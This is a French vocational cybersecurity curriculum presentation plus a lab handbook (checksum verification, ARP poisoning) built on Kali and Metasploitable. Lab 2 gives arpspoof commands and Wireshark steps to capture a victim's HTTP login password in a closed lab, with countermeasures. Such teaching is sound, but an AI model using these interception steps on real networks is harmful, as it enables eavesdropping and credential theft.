ACADÉMIE
DE CRÉTEIL
Liberté
Égalité
Fraternité

BLOC 3 SISR : QUELQUES PISTES...

Contenus, notions, technologies

vendredi 7 mai 2021

Outils (1/3)

Outils utilisables pour le bloc 3 :

- En 1ère année, la pochette SIO ;
- Les ressources du réseau Certa ;
- Les fascicules CyberEdu ;
- L’exploitation des formations CISCO et STORMSHIELD ;
- Autres outils...

Outils => pistes 1ère année => pistes 2ème année

Outils (2/3)

Outils liés aux formations CISCO et Stormshield :

CISCO	Formations cybersecurité: • Introduction to cybersecurity ; • Cybersecurity essentials ; • CyberOps associate.	Wébinaire disponibles sur le site du Certa. Exemples webinaires et diapos : • Attaques de couche 2, • Attaques de couche3 ; • Suite security onion.
STORMSHIELD	Formations CSNA/CSNE	Machines virtuelles, supports PDF et wébinaires

Liens :

https://www.reseaucerta.org/partenaires/cisco/formationcyber
https://www.reseaucerta.org/partenaires/stormshield

Outils (3/3)

Autres outils :

- Ressources publiées sur le réseau Certa pour le bloc 3 :
  - Exemple : Attaque MITM d'un service SSH.
- Fascicules CyberEdu :
  - Notions de base ;
  - Hygiène informatique.
- Autres outils spécifiques sur le bloc 3 :
  - Exemple : ressource kali dans le cadre du bloc 3, wébinaire CISCO.

Lien :

https://cisco.webex.com/cisco-fr/ldr.php?RCID=8a723de7d5624aa0b0d72ca27fdf21b1
https://www.ssi.gouv.fr/administration/formations/cyberedu/contenu-pedagogique-cyberedu/
https://www.reseaucerta.org/labo-mitm-ssh

1ère année (1/4)

Pochette SIO éditions DELAGRAVE :

4 thèmes pour couvrir le bloc 3 autour de contextes :

- Protéger les données à caractère personnel ;
- Préserver l'identité numérique de l'organisation ;
- Sécuriser les équipements et les usages des utilisateurs ;
- Garantir la disponibilité des services informatiques et des données de l'organisation face à des cyberattaques.


Contexte=>thème=>chapitres=>missions=>labos et fiches de savoirs techno et CEJM

Lien :

https://www.editions-delagrave.fr/livre/9782206306988-cybersecurite-des-services-informatiques-1re-annee-bts-services-informatiques

1ère année (2/4)

Organisation générale : exemple sur un thème via un contexte :



1ère année (3/4)

Exemple de découpage sur l'année avec deux professeurs

	Thème SIO	**Professeur**
1er semestre	Thème 1 : Protéger les données à caractère personnel	Professeur 1
	Thème 2 : Préserver l'identité numérique de l'organisation	Professeur 2
2ème semestre	Thème 3 : Sécuriser les équipements et les usages des utilisateurs	Professeur 1
	Thème 4 : Garantir la disponibilité, l'intégrité et la confidentialité des données de l'organisation face à des cyberattaques	Professeur 2

1ère année (4/4)

Détail chapitres :

	Chapitres
Thème 1 : Protéger les données à caractère personnel	Chap1 : identifier les risques liés aux données à caractère personnel
	Chap 2 : appliquer et diffuser la réglementation liée aux données à caractère personnel
Thème 2 : Préserver l'identité numérique de l'organisation	Chap 3 : préserver l'identité numérique de l'organisation
Thème 3 : Sécuriser les équipements et les usages des utilisateurs	Chap 4 : informer les utilisateurs et mettre en œuvre les défenses appropriées Chap 5 : Sécuriser l'accès aux ressources et vérifier l'efficacité
Thème 4 : Garantir la disponibilité, l'intégrité et la confidentialité des données de l'organisation face à des cyberattaques	Chap 6 : intégrer les enjeux liés aux cyberattaques et à l'obligation de protection des données Chap 7 : Archiver et protéger les données et les preuves numériques

2ème année : semestre 1 (1/2)

Thème : assurer la cybersécurité d'une infrastructure réseau, d'un système, d'un service

Chapitres SIO	Missions et labos	Indicateurs de performances
Chap 1 : vérifier la sûreté et la sécurité d'un solution d'infrastructure Cours : Sûreté des infrastructures réseaux, bonnes pratiques, normes et standards. Cours : Technologies et équipements des infrastructures réseaux , systèmes et services.	Mission 1: Participer à la vérification des éléments contribuant à la sûreté d'une infrastructure informatique. Mission 2: Prendre en compte la sécurité dans un projet de mise en œuvre d'une solution d'infrastructure. Exemples labos : Sauvegarde/restauration, - Tolérance de panne ; (couche 2/3, disques…) ; Chiffrement via activité Kali.	Les dispositifs participant à la disponibilité sont validés (les éléments critiques sont résilients, la charge est répartie efficacement, la qualité des services sensibles est assurée) ; Les failles potentielles sont identifiées grâce à une activité de veille sur les vulnérabilité.

2ème année : semestre 1 (2/2)

Thème : assurer la cybersécurité d’une infrastructure réseau, d’un système, d’un service

Chapitres SIO	Missions et labos	Indicateurs de performances
Chap 2 : Mettre en œuvre et vérifier la conformité d’une infrastructure à un référentiel, une norme ou un standard de sécurité. Cours : Cybersécurité, bonnes pratiques, normes et standards.	Mission : Mettre en œuvre et vérifier la conformité d’une infrastructure à un référentiel, une norme ou un standard de sécurité. Exemple labo : Outils d’audit d’une architecture réseau.	Les bonnes pratiques de sécurité sont prises en compte ; Les éléments de sécurité de l'architecture sont conformes et documentés Les exigences de sécurité sont prises en compte dans le projet de mise en œuvre d'une solution d'infrastructure.

2ème année : semestre 2 (1/2)

Thème : assurer la cybersécurité d'une infrastructure réseau, d'un système, d'un service

Chapitres SIO	Missions et labos	Indicateurs de performances
Chap 3 : Prévenir et détecter les actions malveillantes. Cours : Outils de sécurité : prévention et détection des attaques.	Mission 1 : Prévenir les attaques. Mission 2 : détecter les actions malveillantes. Exemples labos : IDS/IPS ; Logs via ELK.	Les dispositifs de détection et de protection des attaques sont opérationnels.

2ème année : semestre 2 (2/2)

Thème : assurer la cybersécurité d’une infrastructure réseau, d’un système, d’un service

Chapitres SIO	Missions et labos	Indicateurs de performances
Chap 4 : Analyser les incidents de sécurité, proposer et mettre en œuvre des contre-mesures Cours : Outils de sécurité : gestion d’incidents Cours CEJMA : Responsabilité civile et pénale de l'administrateur système et réseau	Mission : Analyser les incidents de sécurité, proposer et mettre en œuvre des contre-mesures Exemple labo : Security onion.	Les processus de résolution d'un incident ou d'un problème sont respectés ; Le compte rendu d'intervention est clair et explicite ; Les contre-mesures mises en place corrigent et préviennent les incidents de sécurité ; Les contre-mesures sont documentées de manière à en assurer le suivi ; La communication écrite et orale est adaptée à l'interlocuteur.

ACADÉMIE
DE CRÉTEIL
Liberté
Égalité
Fraternité

Fin de la présentation

Merci pour votre attention

Patrice DIGNAN

Cybersécurité des services informatiques

Bloc 3

TP de M. Patrice DIGNAN

Table des matières

Présentation du support de formation 2
LABO n°1 : Vérification de l'intégrité d'une ressource informatique 4
LABO n°2 : Besoin de chiffrement des connexions 8
LABO n°3 : Codage sécurisé, notion d'injection SQL 13
LABO n°4 : Codage sécurisé, scanner de vulnérabilités 16
LABO n°5 : Exploitation d'une faille applicative via Metasploit 19
PROJET : DNS SPOOFING KALI VIA ETTERCAP 23

Présentation du support de formation


I- Objectifs de la formation

Travaux en laboratoire permettant d'exploiter la distribution kali linux afin d'aborder certaines compétences du bloc 3 sur la cybersécurité. La même distribution sera aussi utilisée dans le cadre des TP de Mme Hadi.

II- Utilisation du support de formation

Chaque travail en laboratoire est destiné à aborder certaines compétences du bloc 3. Les compétences mettent en œuvre les techniques utilisées par les attaquants ainsi que les contre-mesures.

Schéma de la maquette utilisée



III- Présentation des distributions utilisées

Kali Linux

L'objectif de Kali Linux est de fournir une distribution regroupant l'ensemble des outils nécessaires aux tests de sécurité d'un système d'information, notamment le test d'intrusion. L'intérêt de Kali linux est de comporter près de 300 outils déjà installés pour travailler dans le domaine de la cybersécurité. Ainsi, une fois la distribution prête, il y a peu d'outils supplémentaires à installer.

Metasploitable

Metasploitable est une distribution linux intentionnellement vulnérable. Son objectif est d'apprendre à tester les principales vulnérabilités en liaison avec la distribution kali linux (https://sourceforge.net/projects/metasploitable). Première connexion : **msfadmin / msfadmin**. Pour avoir un clavier en français, il faut saisir la commande **loadkeys fr** puis valider.

IV- Avertissement

Il convient de compléter chaque démonstration par la présentation des contre-mesures correspondantes (bonnes pratiques de codage, contre-mesure de chiffrement…).

V- Quelques outils utilisés et intégrés dans la distribution kali.

Outils	Utilisation
Arpspoof	Empoisonnement de cache ARP
BurpSuite	Proxy d'attaque
Ettercap	Empoisonnement de cache ARP
Kali	Distribution ethical hacking
Metasploit	Framework d'exploitation de vulnérabilités
Metasploitable	Distribution vulnérable
Mutillidae	Application web vulnérable
Nmap	Scan de ports et de logiciels
Onlinemd5.com	Calcul de somme de contrôles
Pfsense	Pare-feu
Python	Script d'attaques
Stormshield	Pare-feu
VsFTPd	Serveur FTP
Wapiti	Scanner de vulnérabilités
Wireshark	Capture de trames

VI- Travail à rendre

Une documentation par étudiant ou groupe de travail selon les instructions données par le professeur. Chaque documentation comporte des captures d'écrans ainsi que des descriptions sur mes tâches réalisées pour parvenir aux résultats demandés dans le LABO.

LABO n°1 : Vérification de l'intégrité d'une ressource informatique

Présentation

I- Objectifs

Bonnes pratiques en matière de téléchargement d'une ressource informatique. Utilisation des sommes de contrôles afin de garantir l'intégrité d'une ressource.

II- Public

SLAM et SISR.

III- Compétences du référentiel

- Prévenir les attaques ;
- Garantie des critères de disponibilité, d'intégrité et de confidentialité face aux cyberattaques ;
- Assurer la cybersécurité d'une solution applicative et de son développement ;
- Assurer la cybersécurité d'un infrastructure réseau, d'un système, d'un service.

IV- Scénario

Lors du téléchargement de la distribution Kali linux, il convient de mettre en place les deux bonnes pratiques suivantes :

1- Télécharger l'image ISO depuis le site officiel de Kali ;
2- Vérifier la somme de contrôle de l'image téléchargée.


Ces bonnes pratiques peuvent s'appliquer à toute ressource téléchargée dans le cadre de travaux en laboratoires en option SLAM ou SISR. L'objectif est d'éviter le téléchargement d'une ressource non légitime et contenant du code malveillant. Ce code peut permettre à un attaquant d'ouvrir une porte dérobée sur le serveur de la victime.

Exemple : une personne malveillante peut mettre sur internet une distribution kali contenant du code malveillant et la proposer en téléchargement.

Travail à faire

I- Téléchargement de kali depuis le site officiel

Il faut se rendre sur le site officiel de kali : kali.org puis se rendre dans la rubrique de téléchargement.
Sur la page de téléchargement, la somme de contrôle est affichée avec indication de l'algorithme de hash utilisé.



Download Kali Linux Images

We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to download Kali Linux in its latest official release. For a release history, check our Kali Linux Releases page. Please note: You can find unofficial, untested weekly releases at http://cdimage.kali.org/kali-weekly/. Downloads are **rate limited to 5 concurrent connections**.

Image Name	Torrent	Version	Size	SHA256Sum
Kali Linux 64-Bit (Installer)	Torrent	2020.1	2.0G	e399fa5f4aa087218701aff513cc4cfda332e1fbd0d7c895df57c24cd5510be3

1- Commencer par se rendre sur le site officiel de Kali puis télécharger l'image ISO afin de procéder à l'installation via la création d'une nouvelle machine virtuelle. Si cette installation est déjà réalisée, vous pouvez passer à la question suivante.

https://www.kali.org/downloads/

2- Relever la somme de contrôle associée au fichier ISO de kali. La conserver sur un fichier à part.

3- A l'aide de vos recherches sur internet, expliquer ce qu'est une somme de contrôle.

4- Quelles sont les principales différences entre les algorithmes MD5 et SHA256 ?


ALGORITHMES	EXPLICATIONS
MD5	
SHA256	

5- Que permet de garantir le calcul des sommes de contrôle ?

6- Rédiger un court paragraphe qui explique les conséquences possibles du téléchargement d'une version non officielle d'un logiciel sans vérification des sommes de contrôle.

II- Vérification de la somme de contrôle

Le site **onlinemd5.com** permet d'illustrer un test de vérification de somme de contrôle. Il convient de sélectionner l'algorithme de hash correspondant à celui indiqué sur la page de téléchargement de kali (sha256).



La somme de contrôle calculée doit être identique à celle indiquée sur le site officiel.

7- Se rendre sur le site onlinemd5.com. Si le site n'est pas accessible, chercher une alternative.

8- Calculer la somme de contrôle du fichier ISO de la distribution kali téléchargée précédemment.

9- Comparer le résultat obtenu avec la somme de contrôle indiquée sur le site officiel de kali. Conclure.

10- Expliquer ce qu'est une porte dérobée.

11- Comment peut-on détecter une porte dérobée ?

III- Procédure sécurisée de téléchargement

Le site officiel de Kali propose une procédure sécurisée pour le téléchargement des images en ligne de commande.

Download Kali Linux Images Securely

When you download an image, be sure to download the **SHA256SUMS** and **SHA256SUMS.gpg** files that are next to the downloaded image (i.e. in the same directory on the Kali Linux Download Server). Before verifying the checksums of the image, you must ensure that the SHA256SUMS file is the one generated by Kali. That's why the file is signed by Kali's official key with a detached signature in SHA256SUMS.gpg. Kali's official key can be downloaded like so:

Kali propose une autre méthode permettant un téléchargement sécurisé. Voir la capture d'écran ci-dessus.

12- Se rendre à nouveau sur la page de téléchargement de kali dans la rubrique associée à la capture d'écran ci-dessus.

https://www.kali.org/downloads/

13- Suivre la procédure de téléchargement indiquée en utilisant le terminal de votre machine physique.

14- Expliquer le rôle des commandes suivantes en consultant le manuel en ligne de commande.

Le manuel d'une commande peut se lancer à l'aide de la commande **man** suivi du nom de la commande.

COMMANDES	EXPLICATIONS
wget	
gpg	

15- A quoi correspond le terme **fingerprint** présent dans les options de la commande **gpg** ?

IV- Machines virtuelles kali

Kali propose de télécharger directement des machines virtuelles prêtes à l'emploi. Ces machines sont disponibles sous VMWare et sous VirtualBox.

Avec une machine VirtualBox importée (fichier OVA), la connexion se fait avec le **login kali** et **le mot de passe kali**. Pour passer en root, il faut saisir la commande **sudo su** puis valider. Pour avoir un clavier en français, il faut saisir la commande **setkxbmap fr** puis valider.

16- Tester le téléchargement d'une machine virtuelle kali prête à l'emploi au format VirtualBox.

17- Démarrer la machine virtuelle téléchargée et essayer de vous connecter.

LABO n°2 : Besoin de chiffrement des connexions

Présentation

I- Objectifs

Ecoute clandestine via un positionnement MITM (Man In The Middle) avec empoisonnement de cache ARP. Utilisation du protocole HTTPS afin de chiffrer les flux vers une serveur web.

II- Public

SISR.


III- Compétences du référentiel

- Prévenir les attaques ;
- Analyser les connexions ;
- Garantie des critères de disponibilité, d'intégrité et de confidentialité face aux cyberattaques ;
- Assurer la cybersécurité d'une solution applicative et de son développement ;
- Assurer la cybersécurité d'un infrastructure réseau, d'un système, d'un service.
- Analyser les incidents de sécurité, proposer et mettre en œuvre des contre-mesures.

IV- Scénario

L'attaquant empoisonne le cache ARP de la victime et récupère le mot de passe de la victime saisi dans un formulaire via une connexion non sécurisée http. La contre-mesure passe par le chiffrement des conversations et l'activation de l'IPS sur le firewall.

Il s'agit d'un classique du genre très facile à réaliser. Sur kali, il est possible d'utiliser les outils **Ettercap** ou **arpspoof** pour réaliser l'empoisonnement de cache ARP.



V- Logiciels utilisés

- Arpspoof ou Ettercap via kali linux ;
- Wireshark via kali linux

Travail à faire


I- Empoisonnement du cache ARP via Arpspoof

Eléments d'explications :

L'empoisonnement du cache ARP permet de falsifier le cache ARP de la victime en associant, par exemple, l'adresse IP de la passerelle à l'adresse MAC du pirate. Ainsi, tout le flux passe par la machine du pirate qui peut se mettre en écoute avec un logiciel de capture de trames.

<u>Consultation des caches ARP avant l'empoisonnement :</u>


Depuis la machine cliente légitime.




<u>Empoisonnement des caches ARP de la victime et de la passerelle :</u>

Depuis la machine pirate kali en ouvrant deux fenêtres de type terminal.

#arpspoof -t 192.168.50.10 192.168.50.254
#arpspoof -t 192.168.50.254 192.168.50.10




Configuration IP de la machine kali.



Consultation du cache ARP après l'empoisonnement :

Depuis la machine cliente légitime victime.



Travail à faire :

L'objectif est d'empoisonner le cache ARP de la machine cliente légitime afin de pouvoir mettre en place une écoute clandestine (eavesdropping). Tous les flux de la victime passeront par la machine pirate kali.

1- Commencer par démarrer les 4 machines du contexte :

- Kali ;
- Metasploitable ;
- Le client légitime ;
- Le firewall Pfsense.

Ensuite, vérifier la connectivité de l'ensemble à l'aide de commandes ping.

2- Consulter le cache ARP de la machine cliente légitime avant de réaliser l'attaque.

ADRESSE MAC	ADRESSE IP

3- Rappeler la différence entre une adresse IP et une adresse MAC.

4- Depuis la machine kali, réaliser une attaque de type empoisonnent de cache ARP.

5- Consulter à nouveau le cache ARP de la machine cliente victime.

ADRESSE MAC	ADRESSE IP

Que remarquez-vous ?

II- Capture de trame avec Wireshark

L'étudiant utilise la machine du pirate pour réaliser une capture de trame sur le protocole HTTP depuis la machine kali. Lorsque la victime s'authentifie sur le site Mutillidae en HTTP, le pirate peut capturer le mot de passe saisi.


6- Depuis la machine cliente légitime, ouvrir un navigateur puis s'authentifier sur le site Mutillidae :

https://172.16.10.5/mutillidae

7- Créer un compte sur l'application Mutillidae.

III- Récupération du mot de passe de la victime

Le flux n'étant pas chiffré, le pirate peut capturer le mot de passe de la victime.



8- Depuis la machine kali, ouvrir le logiciel Wireshark puis configurer une écoute sur le protocole HTTP.

9- Depuis la machine cliente victime, se connecter au site Mutillidae à l'aide du compte crée précédemment.

10- Depuis la machine kali, retrouver le mot de passe saisi par la victime.

IV- Contre-mesures

1ère contre-mesure : chiffrement HTTPS :

Le chiffrement des flux avec le protocole HTTPS n'empêche pas l'empoisonnement de cache ARP mais rend le flux capturé incompréhensible par l'attaquant.

2ème contre-mesure : inspection du cache ARP :

